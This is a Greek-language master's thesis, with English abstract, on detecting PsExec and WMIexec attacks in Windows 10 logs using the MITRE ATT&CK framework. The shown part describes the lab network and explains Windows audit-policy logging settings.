Ανίχνευση Κακόβουλης Δραστηριότητας βασισμένη στα αρχεία καταγραφής των MS Windows 10 με εφαρμογή του πλαισίου MITRE ATT&CK

Η μεταπτυχιακή Διατριβή κατατέθηκε στο τμήμα
Μηχανικών Πληροφοριακών & Επικοινωνιακών Συστημάτων
του Πανεπιστημίου Αιγαίου
σε μερική εκπλήρωση των απαιτήσεων για το
Μεταπτυχιακό Δίπλωμα Ειδίκευσης στην
Ασφάλεια Πληροφοριακών και
Επικοινωνιακών Συστημάτων

Δημήτριος Μέμτσας

Επιτροπή

Επιβλέποντες :	Καθηγητής Καμπουράκης Γεώργιος
	Μπαρμπάτσαλου Κωνσταντία διδακτορική ερευνήτρια, Πανεπιστήμιο της Κοΐμπρα, Πορτογαλία
Μέλος:	Επίκουρη Καθηγήτρια Ελισάβετ Κωνσταντίνου
Μέλος:	Δρ. Μάριος Αναγνωστόπουλος

Νοέμβριος 2020

MS Windows Logfile-based Malicious Activity Detection through the use of MITRE ATT&CK Framework

A dissertation
Submitted to the Department of Information & Communication Systems Engineering
of the University of the Aegean
in partial fulfilment of the requirements
for the Master Degree of
Information and Communication Systems Security

Dimitrios Memtsas

Committee
Supervisors: Professor Georgios Kambourakis
Konstantia Barbatsalou, PhD Researcher, University of Coimbra, Portugal

Member: Assistant Proffessor Elisavet Konstantinou
Member: Dr. Marios Anagnostopoulos

November 2020

Statement of Authenticity

I declare that this Masters' thesis is my own work and was written without literature other than the sources indicated in the bibliography. Information used from the published or unpublished work of others has been acknowledged in the text and has been explicitly referred to in the given list of references. This thesis has not been submitted in any form for another degree or diploma at any university or other institute of tertiary education.

Karlovasi, 02 November 2020

Dimitrios Memtsas

(Signature)

Περίληψη

Η ανίχνευση των απειλών αποτελεί ακρογωνιαίο λίθο στην έγκαιρη απόκριση σε κυβερνοπεριστατικά. Σχετικές έρευνες που διεξήχθησαν από φορείς ή οργανισμούς με αντικείμενο την κυβερνοασφάλεια (πχ Fireye, Trustwave κ.ά) έχουν δείξει ότι ο χρόνος ανίχνευσης μιας εισβολής για το 2019 ήταν 279 ημέρες, για το 2018 ήταν 197 ημέρες, για το 2017 ήταν 206 ημέρες ενώ για το 2016 ανερχόταν στις 201 ημέρες [1]. Ο ανωτέρω υπολογιζόμενος χρόνος, είναι ο ελάχιστος μέχρι την ανίχνευση μιας εισβολής και είναι άμεσα εξαρτώμενος, από τις ικανότητες του προσωπικού ασφαλείας πληροφοριακών συστημάτων να ανιχνεύσουν μη φυσιολογική δραστηριότητα, η οποία μετά από διερεύνηση ενδεχομένως να αποκαλύψει παραβίαση.

Εύκολα γίνεται κατανοητό πως το επίπεδο ασφαλείας ενός φορέα ή οργανισμού μπορεί να βελτιωθεί με την υιοθέτηση μιας διαδικασίας, η οποία θα εντοπίζει ευρήματα-ίχνη παραβίασης, τα οποία μετά από εστιασμένη διερεύνηση, θα οδηγούν σε πιο έγκαιρη διάγνωση της παραβίασης.

Στην παρούσα διπλωματική διατριβή έγινε προσπάθεια να απεικονιστούν με ακριβή τρόπο τα ίχνη που δημιουργούνται στα αρχεία καταγραφής (logfiles) μετά την εκτέλεση δύο επιθέσεων από τη στήλη Execution σύμφωνα με την κατηγοριοποίηση του MITRE ATT&CK. Το εν λόγω σενάριο υλοποιήθηκε σε ένα δίκτυο με domain controller και εξομοιώθηκαν επιθέσεις με εκτέλεση PSexec και WMIexec. Μετά την εκτέλεση των επιθέσεων συλλέχθηκαν τα κυριότερα στοιχεία από τα logfiles τα οποία ταξινομήθηκαν σε έναν πίνακα. Η μελέτη των ιχνών που αφήνει το κάθε είδος επίθεσης στο σύστημα μπορεί να υποβοηθήσει σημαντικά το έργο των αναλυτών στον εντοπισμό μιας επίθεσης. Συγκεκριμένα, τα ίχνη αυτά μπορούν να αποτελέσουν αξιόπιστους δείκτες παραβίασης.

Λέξεις-Κλειδιά: Ανίχνευση απειλών, αρχεία καταγραφής, logfiles, Απόκριση, Incident response, δείκτες παραβίασης, Indicators of Compromise, IoC.

Δημήτριος Μέμτσας

Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων

ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

Abstract

The detection of cyberthreats is a cornerstone in the in-time response to cyber-attacks. Research conducted by agencies or organizations on cybersecurity (e.g., Fireye, Trustwave, etc.) has shown that the time of detection of an intrusion in 2019 was 297 days, in 2018 was 197 days, in 2017 it was 206 days while in 2016 reached 201 days. This time is the minimum until detection, and it is directly dependent on the ability of information security personnel to detect abnormal activity that may reveal a breach after investigation.

It is easy to understand that it is necessary to adopt a formal procedure that will demonstrate findings that, after an aimed investigation, will lead to a more timely diagnosis of any compromise.

In this dissertation an attempt was made to accurately depict the traces created in the logfiles after the execution of two attacks from the Execution column according to the categorization of MITRE ATT&CK. This was implemented in a network with a domain controller and the attacks PSexec and WMIexec were simulated. After executing these attacks, the main elements were collected from the logfiles and were sorted into a table. Studying the traces left by each type of attack on the system can help analysts work to identify an attack. These traces can become Indicators of Compromise (IoCs).

Keywords: Threat detection, logs, logfiles, Incident Response, Indicators of Compromise, IoC.

Dimitrios Memtsas

Department of Information and Communication Systems Engineering

University of the Aegean

Πρόλογος και ευχαριστίες

Αρχικά, θα ήθελα να ευχαριστήσω την σύζυγό μου Αντωνία Ρούσση και τις κόρες μου Ζωή και Ακριβή, για την αμέριστη στήριξή τους προκειμένου, να επιτύχω τους στόχους μου.

Επιπρόσθετα, θα ήθελα να ευχαριστήσω τους επιβλέποντες μου, τον καθηγητή κο Καμπουράκη Γεώργιο και την διδακτορική ερευνήτρια κα Μπαρμπάτσαλου Κωνσταντία.

Τέλος, θα ήθελα να ευχαριστήσω τον Διευθυντή της Διεύθυνσης Κυβερνοάμυνας του ΓΕΕΘΑ Πλοίαρχο Παπαγεωργίου Σπυρίδων (Μ) για την βοήθεια του προκειμένου να ολοκληρώσω αυτό το μεταπτυχιακό πρόγραμμα σπουδών.

Δημήτριος Μέμτσας

Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών Συστημάτων

ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΙΓΑΙΟΥ

Acknowledgements

Initially, I would like to thank my wife Antonia Roussi and my daughters Zoe and Akrivi for their full support towards achieving my goals.

In addition, I would like to thank my supervisors, Professor George Kambourakis and PhD researcher Ms. Barbatsalou Konstantia.

Finally, I would like to thank the Director of the Cyber Defense Directorate of Hellenic National Defense General Staff Captain (HN) Papageorgiou Sryridon for his assistance and support towards completing this thesis.

Dimitrios Memtsas

Department of Information and Communication Systems Engineering

University of the Aegean

Πίνακας περιεχομένων

Λίστα Πινάκων

Λίστα Σχημάτων

Ακρωνύμια

AD CS	Active Directory Certificate Services
AD DS	Active Directory Domain Services
APIs	Application Programming Interface
ATT&CK	Adversarial Tactics, Techniques & Common Knowledge
DACL	Discretionary Access Control List
EFS	Encrypted File System
ELK	Elasticsearch Logstash Kibana
IoC	Indicators of Compromise
LSA	Local Security Authority
MIC	Mandatory Integrity Control
MITRE	Massachusetts Institute of Technology Research & Engineering
PNP	Plug and Play
RPC	Remote Procedure Call
SACL	System Access List
SAM	Security Account Manager
SCM	Service Control Manager
SID	Security Identifiers
SIEM	Security Information and Event Management
SPI	Security Parameter Index
STIX	Structured Threat Information Expression
TAXII	Trusted Automated eXchange of Indicator Information
TGT	Ticket-Granting Ticket
WFP	Windows Filtering Platform

1 *Εισαγωγή*

1.1 Η διάσταση της ασφάλειας των Πληροφοριακών Συστημάτων στον 21ο αιώνα.

Η παρούσα διπλωματική διατριβή αποτελεί μια μελέτη στον τομέα της ασφάλειας πληροφοριακών συστημάτων. Τα Πληροφοριακά Συστήματα αποτελούν δαιδαλώδεις αρχιτεκτονικές δικτύων και συσκευών, οι οποίες λόγω της πληθώρας τους δεν είναι εύκολο να επιτηρηθούν και ακόμη περισσότερο να προστατευθούν. Το βασικό πρόβλημα είναι η αδυναμία να παρακολουθηθεί το κάθε σύστημα ξεχωριστά προκειμένου, να γίνει έγκαιρα η διάγνωση για το αν έχει υποστεί κάποιου είδος επίθεση, ώστε να ληφθούν τα κατάλληλα μέτρα αντιμετώπισης. Η μεγάλη έκταση των πληροφοριακών συστημάτων λειτουργεί ως παγίδα καθώς ένα σύστημα είναι αρκετό για έναν κακόβουλο, ώστε να προσβάλλει ολόκληρο το δίκτυο του οργανισμού.

1.2 Αντικείμενο διπλωματικής διατριβής

Σκοπός της παρούσας διπλωματικής διατριβής είναι η μελέτη των ιχνών που αφήνει η κακόβουλη δραστηριότητα σε ένα σύστημα συναγόμενη από τα logfiles, που παράγονται από το σύστημα αυτό, όταν δεχτεί μία σειρά επιθέσεων.

Η διπλωματική διατριβή εστιάζει σε μικρό αριθμό επιθέσεων από τη στήλη Execution του πίνακα MITRE ATT&CK [2], που σχετίζονται με επιθέσεις σε συστήματα με λειτουργικό σύστημα Windows καθώς, λόγω του μεγάλου εύρους του πίνακα MITRE ATT&CK, δεν είναι δυνατό να καλυφθεί ολόκληρος.

1.3 Δομή της διπλωματικής διατριβής

Στο Κεφάλαιο 2 αναλύεται το MITRE ATT&CK Framework. Το Κεφάλαιο 3 περιγράφει την αρχιτεκτονική του εργαστηρίου (testbed) που δημιουργήθηκε ώστε να υλοποιηθεί η διατριβή. Στο Κεφάλαιο 4 αναλύεται η παραμετροποίηση του συστήματος ώστε να παράγει τα επιθυμητά logs. Στο Κεφάλαιο 5 αναλύεται η διαδικασία συλλογής Logs στο ELK Stack. Στο Κεφάλαιο 6 περιγράφεται η λειτουργία του Command and Control server PoshC2. Το Κεφάλαιο 7 περιλαμβάνει συνοπτική ανάλυση των επιθέσεων που θα

πραγματοποιηθούν, ενώ στο Κεφάλαιο 8 αναλύονται τα αποτελέσματά τους. Στο κεφάλαιο 9 αναγράφονται τα συμπεράσματα που εξάχθηκαν ενώ στο κεφάλαιο 10 αναφέρονται οι προκλήσεις που αντιμετωπίστηκαν κατά την εκπόνηση της παρούσας διπλωματικής διατριβής.

2 *MITRE ATT&CK Framework*

2.1 Εισαγωγή

Ο οργανισμός MITRE εισήγαγε το 2013 το πλαίσιο ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) ως έναν τρόπο να περιγράψει και να κατηγοριοποιήσει κακόβουλες συμπεριφορές βασισμένες σε παρατηρήσεις που πηγάζουν από τον πραγματικό κόσμο [3]. Το ATT&CK είναι ένας δομημένος κατάλογος γνωστών συμπεριφορών κακόβουλων χρηστών, που έχει προκύψει από τακτικές και τεχνικές και εκφράζονται σε έναν εύχρηστο πίνακα με την υποστήριξη των προτύπων STIX / TAXII [4].

Το πρωτόκολλο STIX (Structured Threat Information Expression) επιτρέπει στους οργανισμούς να μοιράζονται μεταξύ τους πληροφορίες με συγκεκριμένο τρόπο, που αναγνωρίζεται από τα πληροφοριακά συστήματα, επιτρέποντας στις κοινότητες που ασχολούνται με την ασφάλεια των πληροφοριακών συστημάτων, να κατανοήσουν καλύτερα ποιες επιθέσεις είναι πιθανότερο να αντιμετωπίσουν, να προβλέψουν και να ανταποκριθούν γρηγορότερα και αποτελεσματικότερα, ενώ το TAXII (Trusted Automated eXchange of Indicator Information) είναι ένα πρωτόκολλο που εκτελείται πάνω από το πρωτόκολλο HTTPS με σκοπό, να υποστηρίξει την παραπάνω διαδικασία. Το TAXII παρέχει τις παρακάτω δυνατότητες:

- Παρέχει έγκαιρη και ασφαλή ανταλλαγή πληροφοριών σχετικά με τις απειλές σε κοινότητες σχετιζόμενες με την κυβερνοασφάλεια.
- Υποστηρίζει ένα ευρύ φάσμα μελετών (use cases) και κοινών πρακτικών, για την ανταλλαγή πληροφοριών για απειλές στον κυβερνοχώρο μεταξύ των διαφόρων κοινοτήτων.
- Ελαχιστοποιεί τις λειτουργικές αλλαγές που απαιτούνται για την υιοθέτηση χρήσης του TAXII.

Δεδομένου ότι ο κατάλογος MITRE ATT&CK είναι μια αρκετά εκτεταμένη αναπαράσταση της πιθανής δραστηριότητας, που ενδέχεται να έχει ένας επιτιθέμενος όταν υπονομεύσει ένα δίκτυο (network compromise), αποτελεί ένα χρήσιμο οδηγό για την ανάπτυξη επιθετικών και αμυντικών μέτρων, καθώς και άλλων μηχανισμών αυτοεκπαίδευσης (Red Teaming-Blue Teaming). Στη συνέχεια, θα ακολουθήσει η κατηγοριοποίηση των επιθέσεων του MITRE ATT&CK.

2.2 Κατηγοριοποίηση MITRE ATT&CK

Το εν λόγω πλαίσιο (framework) είναι χωρισμένο σε 3 υποκατηγορίες:

α. Enterprise
β. Mobile
γ. PRE-ATT@CK

Το Enterprise είναι ένας πίνακας που απεικονίζει τακτικές και τεχνικές που ανταποκρίνονται σε συστήματα Windows, Linux ή MacOS. Το Mobile είναι πίνακας που απεικονίζει τακτικές και τεχνικές που απευθύνονται σε λειτουργικά συστήματα κινητών συσκευών. Το PRE-ATT@CK είναι ένας πίνακας που απεικονίζει τακτικές και τεχνικές που σχετίζονται με το τι κάνουν οι επιτιθέμενοι πριν προσπαθήσουν να έχουν πρόσβαση σε κάποιο δίκτυο ή σύστημα. Το σχήμα 1 απεικονίζει την χρονική αλληλουχία των ενεργειών του MITRE ATT&CK Framework από την φάση της αναγνώρισης (Recon) μέχρι της επίτευξη του αντικειμενικού σκοπού του επιτιθέμενου (Objective).

Σχήμα 1. Ο χρονικός συσχετισμός του MITRE Framework

Πηγή: [3]

Το MITRE ATT&CK Framework αποτελεί έναν πλήρως κατηγοριοποιημένο οδηγό των γνωστών μέχρι στιγμής επιθέσεων και έχει την αποδοχή της κοινότητας των επαγγελματιών του κυρβερνοχώρου. Ενδεικτικό είναι ότι αρκετά εργαλεία red teaming (Caldera, Red Canary κ.ά) χρησιμοποιούν αυτή την κατηγοριοποίηση για την υλοποίηση των εκπαιδευτικών σεναρίων τους.

3 *Αρχιτεκτονική της Υλοποίησης*

3.1 Συστήματα Υλοποίησης

Για την υλοποίηση της διπλωματικής διατριβής δημιουργήθηκε στο VMware Workstation ένα εικονικό περιβάλλον, το οποίο περιλάμβανε τα παρακάτω συστήματα:

α. Domain Controller σε Windows Server 2012 R2.


β. ELK stack για τη συλλογή των logfiles κεντρικά.

γ. PC Windows 10 (χρησιμοποιήθηκε ως θύμα).

δ. PC Kali 19.4 (χρησιμοποιήθηκε ως Command and Control Server για την εκτέλεση επιθέσεων με τη χρήση της εφαρμογής PoshC2 [5].

3.2 Βασική Λειτουργία

Η αρχιτεκτονική περιλαμβάνει ένα ενιαίο δίκτυο στο οποίο όλοι οι χρήστες αυθεντικοποιούνται στον Domain Controller. Για τις ανάγκες της διπλωματικής διατριβής θεωρούμε ότι ο επιτιθέμενος έχει αποκτήσει αρχική πρόσβαση στον υπολογιστή Kali, τον οποίο χρησιμοποιεί ως Command and Control Server (C&C). Η προσομοίωση του πειραματικού δικτύου δημιουργήθηκε με τη βοήθεια της πλατφόρμας GNS3 [6], η οποία παρέχει δυνατότητες οπτικοποίησης και παραμετροποίησης των δικτύων υλοποιώντας τη φυσική και λογική τους συνδεσιμότητα που απεικονίζεται στην εικόνα 1.



Εικόνα 1. Απεικόνιση αρχιτεκτονικής-δικτύου (testbed)

3.3 Διευθυνσιοδότηση

Η διευθυνσιοδότηση του δικτύου έγινε με στατικές διευθύνσεις, όπως φαίνεται στον πίνακα 1, καθώς στο αρχείο ρύθμισης του Winlogbeat, το οποίο χρησιμοποιείται για να κάνει push τα logfiles των windows απαιτείται στατική IP παραλήπτη των logfiles. Επίσης στο αρχείο ρύθμισης του ELK χρειάζεται να οριστεί στατική IP στο Kibana προκειμένου να γίνει η οπτικοποίηση των logfiles.

Σύστημα	IP
Domain Controller	192.168.106.130
ELK Stack	192.168.106.135
Windows 10	192.168.106.128
Kali με PoshC2	192.168.106.131

Πίνακας 1. Διευθυνσιοδότηση συστημάτων δικτύου

4 *Υλοποίηση*

4.1 Η Συλλογή των Logfiles

Ένας incident responder ή ένας ερευνητής στην αναζήτηση αποδεικτικών στοιχείων compromised συστημάτων χρειάζεται logfiles. Για την συλλογή των logfiles απαιτείται η σωστή ρύθμιση των συστημάτων ώστε να παράγουν τα απαιτούμενα logfiles. Στην διπλωματική διατριβή παραμετροποιήθηκε το σύστημα Windows 10 και ο Domain Controller, σύμφωνα με τις ρυθμίσεις που περιγράφονται στο Malware Archaeology [7]. Ειδικότερα, παραμετροποιήθηκαν τα παρακάτω:

α. Windows Logging
β. Windows Advanced Logging
γ. Windows Powershell Logging
δ. Windows Sysmon Logging

4.1.1 Windows Logging

Το "Windows Logging cheatsheet" [8] παρέχει τις βασικές και απαραίτητες ρυθμίσεις Πολιτικής ελέγχου και καταγραφής των Windows. Σε καμία περίπτωση δεν αποτελεί εκτενή λίστα, παρά μόνο περιλαμβάνει ορισμένα πολύ βασικά στοιχεία που πρέπει να ενεργοποιηθούν και να διαμορφωθούν, ώστε να υπάρξει μια τυπική παραγωγή logs. Οι ρυθμίσεις που έγιναν φαίνονται στις παρακάτω απεικονίσεις σύμφωνα με το Cheatsheet.

4.1.1.1 Account Logon

Στο Account Logon περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 2, που αφορούν την εξουσιοδότηση πρόσβασης σε υπηρεσίες του συστήματος:

Subcategory	Audit Events
Audit Credential Validation	Success and Failure
Audit Kerberos Authentication Service	Not Configured
Audit Kerberos Service Ticket Operations	Not Configured
Audit Other Account Logon Events	Success and Failure

Εικόνα 2. Παραμετροποίηση Account Logon

- **Audit Credential Validation**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από τις δοκιμές επικύρωσης των διαπιστευτηρίων του χρήστη (credentials)

- **Audit Other Account Logon Events**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των γεγονότων (events) που δημιουργούνται ως απάντηση σε αιτήματα σύνδεσης που υποβάλλονται για τη σύνδεση στο λογαριασμό του χρήστη, που όμως δεν περιλαμβάνουν επικύρωση των διαπιστευτηρίων του χρήστη ή του συστήματος αυθεντικοποίησης Kerberos tickets.

4.1.1.2 Account Management

Στο Account Management περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 3 (Subcategory) που αφορούν την διαχείριση δικαιωμάτων λογαριασμών:

Subcategory	Audit Events
Audit Application Group Management	Success and Failure
Audit Computer Account Management	Success and Failure
Audit Distribution Group Management	Success and Failure
Audit Other Account Management Events	Success and Failure
Audit Security Group Management	Success and Failure
Audit User Account Management	Success and Failure

Εικόνα 3. Παραμετροποίηση Account Management

- **Audit Application Group Management**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από αλλαγές σε application group, όπως είναι οι εξής:

  - Η δημιουργία, τροποποίηση ή διαγραφή application groups.
  - Προσθήκη ή κατάργηση μέλους από application group.

- **Audit Computer Account Management**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από αλλαγές σε λογαριασμούς υπολογιστών, όπως γεγονότα δημιουργίας, αλλαγής ή διαγραφής ενός λογαριασμού υπολογιστή.

- **Audit Distribution Group Management**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που προκύπτουν από αλλαγές στις ομάδες διανομής, όπως οι εξής:

- Η δημιουργία, τροποποίηση ή διαγραφή Distribution group.
- Προσθήκη ή κατάργηση μέλους από Distribution group.
- Αλλαγή του τύπου του Distribution group.

- **Audit Other Account Management Events**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από άλλες αλλαγές στο λογαριασμό του χρήστη που δεν καλύπτονται από την κατηγορία Account Management, όπως τα εξής:

- Πρόσβαση στην κρυπτογραφική σύνοψη (hash) του κωδικού πρόσβασης ενός λογαριασμού χρήστη. Αυτό συμβαίνει συνήθως κατά τη διάρκεια migration του κωδικού πρόσβασης του εργαλείου διαχείρισης Active Directory.
- Κλήση του API ελέγχου πολιτικής κωδικών πρόσβασης. Οι κλήσεις προς αυτή τη λειτουργία μπορεί να αποτελούν μέρος μιας επίθεσης όταν μια κακόβουλη εφαρμογή δοκιμάζει την πολιτική για να μειώσει τον αριθμό των προσπαθειών κατά τη διάρκεια μιας επίθεσης λεξικού με κωδικό πρόσβασης.
- Αλλαγές στην Default Domain Group Policy στις ακόλουθες διαδρομές:
  - Computer Configuration\Windows Settings\Security Settings\ Account Policies\Password Policy
  - Computer Configuration\Windows Settings\Security Settings\ Account Policies\Account Lockout Policy

- **Audit Security Group Management**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από αλλαγές σε ομάδες ασφαλείας, όπως οι εξής:

- Η ομάδα ασφαλείας δημιουργείται, αλλάζει ή διαγράφεται.
- Μέλος προστίθεται ή αφαιρείται από μια ομάδα ασφαλείας.
- Ο τύπος ομάδας αλλάζει.

- **Audit User Account Management**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που αφορούν τις αλλαγές στους λογαριασμούς χρηστών. Τα συμβάντα περιλαμβάνουν τα εξής:

- Ένας λογαριασμός χρήστη δημιουργείται, τροποποιείται, διαγράφεται, μετονομάζεται, απενεργοποιείται, ενεργοποιείται, κλειδώνεται ή ξεκλειδώνεται.
- Ο κωδικός πρόσβασης ενός λογαριασμού χρήστη έχει οριστεί ή αλλάξει.
- Ένα αναγνωριστικό ασφαλείας (SID) προστίθεται στο ιστορικό SID ενός λογαριασμού χρήστη.
- Ο κωδικός Directory Services Restore Mode έχει ρυθμιστεί.
- Τροποποίηση κωδικών Administrator.
- Τα credentials του Credential Manager έγιναν backup ή restore.

4.1.1.3 Detailed Tracking

Στο Detailed Tracking περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 4 που αφορούν την λεπτομερή καταγραφή διαφόρων ενεργειών όπως δημιουργία διεργασιών, τερματισμός διεργασιών κ.ά.:

Subcategory	Audit Events
Audit DPAPI Activity	Not Configured
Audit PNP Activity	Success
Audit Process Creation	Success and Failure
Audit Process Termination	Not Configured
Audit RPC Events	Success and Failure
Audit Token Right Adjusted	Success

Εικόνα 4. Παραμετροποίηση Detailed Tracking

- **Audit PNP Activity**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που αφορούν τη λειτουργία plug and play όταν εντοπίζεται μια εξωτερική συσκευή.

- **Audit Process Creation**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται όταν δημιουργείται ή ξεκινά μια διεργασία. Επίσης ελέγχεται το όνομα της εφαρμογής ή του χρήστη που δημιούργησε τη διεργασία.

- **Audit RPC Events**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο στις εισερχόμενες συνδέσεις Remote Procedure Call (RPC).

- **Audit Token Right Adjusted**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται όταν τροποποιούνται τα δικαιώματα ενός token.

4.1.1.4 DS Access

Στο DS Access περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 5 που αφορούν υπηρεσίες πρόσβασης στο Active Directory:

Subcategory	Audit Events
Audit Detailed Directory Service Replicat...	Not Configured
Audit Directory Service Access	Not Configured
Audit Directory Service Changes	Success and Failure
Audit Directory Service Replication	Not Configured


Εικόνα 5. Παραμετροποίηση DS Access

- **Audit Directory Services Changes**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που προκύπτουν από αλλαγές σε αντικείμενα Active Directory Domain Services (AD DS). Τα events καταγράφονται όταν ένα αντικείμενο δημιουργείται, διαγράφεται, τροποποιείται, μετακινείται ή απενεργοποιείται.

4.1.1.5 Logon/Logoff

Στο Logon/Logoff περιλαμβάνονται ρυθμίσεις για την παρακολούθηση των υποκατηγοριών της εικόνας 6 που αφορούν αποκλειστικά ενέργειες Logon/Logoff :



Subcategory	Audit Events
Audit Account Lockout	Success
Audit User / Device Claims	Not Configured
Audit Group Membership	Success
Audit IPsec Extended Mode	Not Configured
Audit IPsec Main Mode	Not Configured
Audit IPsec Quick Mode	Not Configured
Audit Logoff	Success
Audit Logon	Success and Failure
Audit Network Policy Server	Success and Failure
Audit Other Logon/Logoff Events	Success and Failure
Audit Special Logon	Success and Failure

Εικόνα 6. Παραμετροποίηση Logon/Logoff

- **Audit Account Lockout**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από αποτυχημένη προσπάθεια σύνδεσης σε λογαριασμό που έχει κλειδωθεί.

- **Audit Group Membership**

Αυτή η πολιτική επιτρέπει τον έλεγχο των πληροφοριών του Group Membership στο token σύνδεσης του χρήστη. Τα events σε αυτήν την υποκατηγορία παράγονται στον υπολογιστή στον οποίο δημιουργείται ένα session. Για μια interactive σύνδεση, το event ελέγχου ασφαλείας δημιουργείται στον υπολογιστή στον οποίο έχει συνδεθεί ο χρήστης. Για μια σύνδεση στο δίκτυο, όπως πρόσβαση σε έναν κοινόχρηστο φάκελο στο δίκτυο, το event ελέγχου ασφαλείας δημιουργείται στον υπολογιστή που φιλοξενεί τον πόρο.

- **Audit Logoff**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από το κλείσιμο μιας περιόδου σύνδεσης. Αυτά τα events εμφανίζονται στον υπολογιστή στον οποίο έγινε πρόσβαση. Για μια interactive αποσύνδεση, το event ελέγχου ασφαλείας δημιουργείται στον υπολογιστή στον οποίο έχει συνδεθεί ο λογαριασμός χρήστη.

- **Audit Logon**

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από τις προσπάθειες σύνδεσης του λογαριασμού χρήστη στον υπολογιστή. Τα events σε αυτήν την υποκατηγορία σχετίζονται με τη δημιουργία session σύνδεσης και εμφανίζονται στον υπολογιστή στον οποίο έγινε πρόσβαση. Για μια interactive σύνδεση, το συμβάν ελέγχου ασφαλείας δημιουργείται στον υπολογιστή στον οποίο έχει συνδεθεί ο λογαριασμός χρήστη.

Για μια σύνδεση στο δίκτυο, όπως πρόσβαση σε έναν κοινόχρηστο φάκελο, το event ασφαλείας δημιουργείται στον υπολογιστή που φιλοξενεί τον πόρο. Περιλαμβάνονται τα ακόλουθα συμβάντα:

- Επιτυχείς προσπάθειες σύνδεσης.
- Αποτυχημένες προσπάθειες σύνδεσης.
- Οι προσπάθειες σύνδεσης με explicit credentials.
- Το τελευταίο event παράγεται όταν μια διεργασία προσπαθεί να συνδεθεί σε έναν λογαριασμό, καθορίζοντας με τα explicit credentials του λογαριασμού. Αυτό συμβαίνει συνήθως στις προγραμματισμένες εργασίες ή όταν χρησιμοποιείται η εντολή RUNAS.

• Audit Network Policy Server

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που δημιουργούνται από αιτήματα πρόσβασης χρηστών RADIUS (IAS) και Network Access Protection (NAP). Αυτά τα αιτήματα μπορούν να είναι Grant, Deny, Discard, Quarantine, Lock και Unlock.

• Audit Other Logon/Logoff Events

Αυτή η ρύθμιση πολιτικής επιτρέπει τον έλεγχο των events που σχετίζονται με Logon/Logoff και δεν καλύπτονται από τη ρύθμιση “Audit Logon/Logoff”, όπως είναι τα εξής:

- Αποσυνδέσεις sessions υπηρεσιών τερματικού.
- Νέα sessions υπηρεσιών τερματικού.
- Κλείδωμα και ξεκλείδωμα ενός σταθμού εργασίας.
